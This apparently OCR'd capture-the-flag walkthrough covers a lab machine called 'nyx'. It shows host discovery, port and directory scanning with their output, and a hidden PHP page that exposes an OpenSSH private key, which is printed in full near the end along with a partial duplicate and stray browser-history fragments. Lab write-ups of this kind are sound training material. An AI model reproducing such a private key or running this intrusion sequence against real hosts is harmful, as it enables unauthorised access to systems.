

Host discovery:

arp-scan -l




```
┌──(root㉿kali)-[~/Desktop]
└─# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:50:56:21:3b:5a, IPv4: 192.74.3.111
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.74.3.8      84:16:f9:ad:6e:3a       TP-LINK TECHNOLOGIES CO.,LTD.
192.74.3.103    94:e9:79:c1:ea:ad       Liteon Technology Corporation
192.74.3.109    00:50:56:2c:95:e3       VMware, Inc.
192.74.3.102    f4:42:8f:dd:73:f4       Samsung Electronics Co.,Ltd

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.245 seconds (114.03 hosts/sec). 4 responded
```

nmap 192.74.3.109 -sV




```
┌──(root㉿kali)-[~/Desktop]
└─# nmap 192.74.3.109 -sV
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-26 20:06 EDT
Nmap scan report for 192.74.3.109
Host is up (0.00019s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
MAC Address: 00:50:56:2C:95:E3 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submi
t/ .
Nmap done: 1 IP address (1 host up) scanned in 7.52 seconds
```

dirb http://192.74.3.109 -X .php, .html



```
┌──(root㉿kali)-[~/Desktop]
└─# dirb http://192.74.3.109 -X .php, .html

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sat Apr 26 20:12:24 2025
URL_BASE: http://192.74.3.109/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
EXTENSIONS_LIST: (.php,) | (.php) [NUM = 1]

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.74.3.109/ ----
+ http://192.74.3.109/key.php (CODE:200|SIZE:287)

-----------------
END_TIME: Sat Apr 26 20:12:30 2025
DOWNLOADED: 4612 - FOUND: 1
```




try harder kiddo

can u find the key!?


Enter the key: submit

nmap -p 80 -sC -sV --script=http-enum 192.74.3.109

-sC: equivalent to --script=default



```
┌──(root㉿kali)-[~]
└─# nmap -p 80 -sC -sV --script=http-enum 192.74.3.109
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-27 05:30 EDT
Nmap scan report for nyx (192.74.3.109)
Host is up (0.00042s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
| http-enum:
|_  /d41d8cd98f00b204e9800998ecf8427e.php: Seagate BlackArmorNAS 110/220/440 Administrator Password Reset Vulnerability
MAC Address: 00:50:56:2C:95:E3 (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.34 seconds

┌──(root㉿kali)-[~]
└─# █
```



192.74.3.109/d41d8cd98f00b204e9800998ecf8427e.php

TryHackMe | Cyber Security Training — tryhackme.com

192.74.3.109 — http://192.74.3.109

192.74.3.106 — http://192.74.3.106

Apache2 Ubuntu Default Page: It works — http://192.74.3.107

Burp Suite Community Edition — http://burp

Acme IT Support - Home — http://10.10.233.131

192.74.3.105 — http://192.74.3.105

Recent Searches


pkr to bdt

nyx

docker privileged

This time, search with:

```
-----BEGIN OPENSSH P
b3BlbnNzaC1rZXktdjEA
NhAAAAAwEAAQAAAQEA7T
HNnXWI8sT1Ml19svvVGn
ucGRtefJcCtLWnSc4yMt
NbGLLbRwINeIjdC0k6iM
zdZ0DROQyU3t7Wu6iX4T
p7xkIPwwgwAAA8iiu9/d
7H5tiiyQB07Ju2AJ+iHT
qKsJWjRS8PRiEpdUTCRO
Hjx/G8uTX+TOc7sSSfGk
GmR48T5G+cIF6C3EFf+b
gkH28fE7UaYa3kIugkFg
Zmc37GNmew7+wR7z2m1M
QvkoFTT/Pqjb/QlDwJxd
JIxQsbUe+UixkATg7u3c
CxPe4AUa05IuXeKPeq45
/EICCIT8zLt+baltm/xrfiRM2OxTP2S/6/AQlkbSOaBBAAAAgQDTmKPk3pBpmR0tm5KmSK
6ubJkOfjcVwsLlZcVDHOcFIrgbNkEZPqqEnnRQD7BSBz0I05L1H8VgDR4ZkkgVqKmePhI9
Fs3NVsCasih8UubG2TTsGcvOalU+X6zagDiGWxxLNrQ81NBmCUBWPB/dFG+dUo9T0XigNQ
1lD1s4trUG6QAAAIEA/BlxOWPyLx4UHGO7RrrKEjWKpw2Ma6iRbQOo5HfmrJ+mZvUP+qBs
+Qgj3g+Qgt6y+EH67oxWeX/xTti1xHAc0Qx59181QrBFojp0XWtRumhASFC/TceBuP1fYe
DIZ6gYNXN/Pw7PFKStceO/Qhmee+K1/6XRwEvRSvXKG5a7sQ8AAACBAPDrM5bkjXYD9cq7
xfkT1t16YzqK9BmgFgSyOFQjtqFuLt4JtsQhPfip2QZkSCyPk8cVNx74Wvs4rxYl5pacmf
CR8v83WYMc6h4oBLmcxZsxMpaP8B/N7DZeS76A6idz+Cdj6BTmgMh7xFTXQOgB6Gh9LZmE
KXo/rW1gDQ8R+yFNAAAAC21wYW1waXNAbnl4AQIDBAUGBw==
-----END OPENSSH PRIVATE KEY-----
```



```
<title>mpampis key</title>
<pre>
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABFwAAAAdzc2gtcn
NhAAAAAwEAAQAAAQEA7T94TmbqiRlc6jGh6UOKyKVux+bYoskAdOybtgCfoh064CTHLTMT
HNnXWI8sT1Ml19svvVGnZZKmDTbS/7uOpgsmvO0pmqirCVo0UvD0YhKXVEwkTtmUvPBPAX
ucGRtefJcCtLWnSc4yMtzbYzSYEultUW5EfqqTwfjh48fxvLk1/kznO7EknxpLMupf6hJz
NbGLLbRwINeIjdC0k6iMdMrZ3n58Cho3kigNKSqcyBpkePE+RvnCBegtxBX/m1pUjPjYKY
zdZ0DROQyU3t7Wu6iX4TW688adHjAgXP7ERN0tL6RoJB9vHxO1GmGt5CLoJBYND1uLoTRe
p7xkIPwwgwAAA8iiu9/dorvf3QAAAAdzc2gtcnNhAAABAQDtP3hOZuqJGVzqMaHpQ4rIpW
7H5tiiyQB07Ju2AJ+iHTrgJMctMxMc2ddYjyxPUyXX2y+9UadlkqYNNtL/u46mCya87Sma
qKsJWjRS8PRiEpdUTCRO2ZS88E8Be5wZG158lwK0tadJzjIy3NtjNJgS6W1RbkR+qpPB+O
Hjx/G8uTX+TOc7sSSfGksy6l/qEnM1sYsttHAg14iN0LSTqIx0ytnefnwKGjeSKA0pKpzI
GmR48T5G+cIF6C3EFf+bWlSM+NgpjN1nQNE5DJTe3ta7qJfhNbrzxp0eMCBc/sRE3S0vpG
gkH28fE7UaYa3kIugkFg0PW4uhNF6nvGQg/DCDAAAAAwEAAQAAAQAaUzieOn07yTyuH+O/
Zmc37GNmew7+wR7z2m1MvLT54BRwWqRfN5OfV+y1Pu3Dv44rbX7WmwDgHG2gebzf84fYlN
QvkoFTT/Pqjb/QlDwJxdZU3D4LIcmHTYL2vyiLAKZzXK5ILv/pCKA5VJhjYaqeLpiauImR
JIxQsbUe+UixkATg7u3c/lkPH4p7POb7JJVbemKO07vzUSK3wzMWSukZs5ZZXKH8L5ypSy
CxPe4AUaO5IuXeKPeq45Q7lUvVKAFdxte438jup4YeyS7lbi2+BggJLt3W4jAlrWxaDhK3
/EICCIT8zLt+baltm/xrfiRM2OxTP2S/6/AQlkbSOaBBAAAAgQDTmKPk3pBpmR0tm5KmSK
6ubJkOfjcVwsLlZcVDHOcFIrgbNkEZPqqEnnRQD7BSBz0I05L1H8VgDR4ZkkgVqKmePhI9
Fs3NVsCasih8UubG2TTsGcvOalU+X6zagDiGWxxLNrQ81NBmCUBWPB/dFG+dUo9T0XigNQ
1lD1s4trUG6QAAAIEA/BlxOWPyLx4UHGO7RrrKEjWKpw2Ma6iRbQOo5HfmrJ+mZvUP+qBs
+Qgj3g+Qgt6y+EH67oxWeX/xTti1xHAc0Qx59181QrBFojp0XWtRumhASFC/TceBuP1fYe
DIZ6gYNXN/Pw7PFKStceO/Qhmee+K1/6XRwEvRSvXKG5a7sQ8AAACBAPDrM5bkjXYD9cq7
xfkT1t16YzqK9BmgFgSyOFQjtqFuLt4JtsQhPfip2QZkSCyPk8cVNx74Wvs4rxYl5pacmf
CR8v83WYMc6h4oBLmcxZsxMpaP8B/N7DZeS76A6idz+Cdj6BTmgMh7xFTXQOgB6Gh9LZmE
KXo/rW1gDQ8R+yFNAAAAC21wYW1waXNAbnl4AQIDBAUGBw==
-----END OPENSSH PRIVATE KEY-----
